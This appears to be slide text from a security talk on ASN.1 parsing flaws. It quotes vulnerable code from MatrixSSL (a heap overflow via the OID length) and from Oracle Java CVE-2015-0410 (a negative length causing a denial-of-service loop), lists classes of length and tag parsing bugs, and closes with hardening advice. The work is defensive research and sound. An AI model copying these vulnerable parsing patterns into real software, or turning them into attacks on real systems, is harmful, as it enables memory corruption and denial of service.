Exploiting ASN.1 bugs remotely…

MatrixSSL remote memory corruption

`parseGeneralNames` is used while parsing X.509 certificates..

```
case GN_OTHER:
        memcpy(activeName->name, "other", 5);
        /* OtherName ::= SEQUENCE {
           type-id OBJECT IDENTIFIER,
           value [0] EXPLICIT ANY DEFINED BY type-id }
        */
        save = p;
...
        if (*(p++) != ASN_OID || getAsnLength(&p, (int32)(extEnd - p),
                          &activeName->oidLen) < 0){
                psTraceCrypto("ASN parse error SAN otherName oid\n");
                return -1;
        }
        memcpy(activeName->oid, p, activeName->oidLen);
        p += activeName->oidLen;
```

Read length of OID of OtherName

activeName→oid is 32 char buffer on the heap

Oracle Java Remote DoS (CVE-2015-0410)

`sun.security.util.DerInputStream` contains *indefinite* lengths. It's converted into DER stream with *definite* lengths

```
byte[] convert(byte[] indefData) throws IOException {
        data = indefData;
        dataPos=0; index=0;
        dataSize = data.length;
        int len=0;
        int unused = 0;

        // parse and set up the vectors of all the indefinite-lengths
        while (dataPos < dataSize) {
                parseTag();
                len = parseLength();
                parseValue(len);
                if (unresolved == 0) {
                        unused = dataSize - dataPos;
                        dataSize = dataPos;
                        break;
                }
        }
```

Oracle Java Remote DoS (CVE-2015-0410)

`parseLength` can return negative length allowing remote attacker to craft certificate/signature which will cause parser to enter dead loop

```
private int parseLength() throws IOException {
        int curLen = 0;
        if (dataPos == dataSize)
                return curLen;
        int lenByte = data[dataPos++] & 0xff;
        if (isIndefinite(lenByte)) {
                ndefsList.add(new Integer(dataPos));
                unresolved++;
                return curLen;
        }
        if (isLongForm(lenByte)) {
                lenByte &= LEN_MASK;
..
                for (int i = 0; i < lenByte; i++)
                        curLen = (curLen << 8) + (data[dataPos++] & 0xff);
        } else {
                curLen = (lenByte & LEN_MASK);
        }
        return curLen;
}
```

Issues when parsing ASN.1 lengths

- Integer overflow when calculating length value from a *long length* field
- Negative lengths of sequences are allowed
- Not limiting octets used in *long length* fields to a reasonable number (e.g. 4 vs all 127 octets)
- Leading 0's are allowed in the *long length* fields
- Expected values of *short length* octets are not verified
- Memory compare or copy operations are performed with lengths decoded from *long length* fields

What about ASN.1 Identifier Octets?

You though it was this?




Figure 3 – Identifier octet (low tag number)

No, that is too easy…




Figure 4 – Identifier octets (high tag number)

bits 7 to 1 of the first subsequent octet, followed by bits 7 to 1 of the second subsequent octet, followed in turn by bits 7 to 1 of each further octet, up to and including the last subsequent octet in the identifier octets shall be the encoding of an unsigned binary integer equal to the tag number, with bit 7 of the first subsequent octet as the most significant bit;

Issues when parsing ASN.1 identifiers

- *Identifiers* of the ASN.1 objects are not verified (e.g. just skipped)
- Incorrect parsing of *High Tags* ASN.1 objects which occupy multiple identifier octets similarly to long lengths

Conclusions / Recommendations

- ASN.1 parsing is extremely complex! How difficult should it be to parse a length??!!
- Incorrect parsing leads to signature bypass, remote code execution, memory disclosure or DoS …
- Make sure your library correctly parses long lengths and high tags
- Parsing *DigestInfo* as ASN.1 is just a bad idea. There are just a few *DigestInfo* sequences that implementations need to compare with
- Avoid creating overly generic standards which will require implementing complex parsing

References

[Part 1: RSA signature forgery attack due to incorrect parsing of ASN.1 encoded DigestInfo in PKCS#1 v1.5]

[Part 2: Certificate Forgery in Mozilla NSS]

ITU-T X.690 “Information technology - ASN.1 encoding rules: Specification of BER, CER and DER”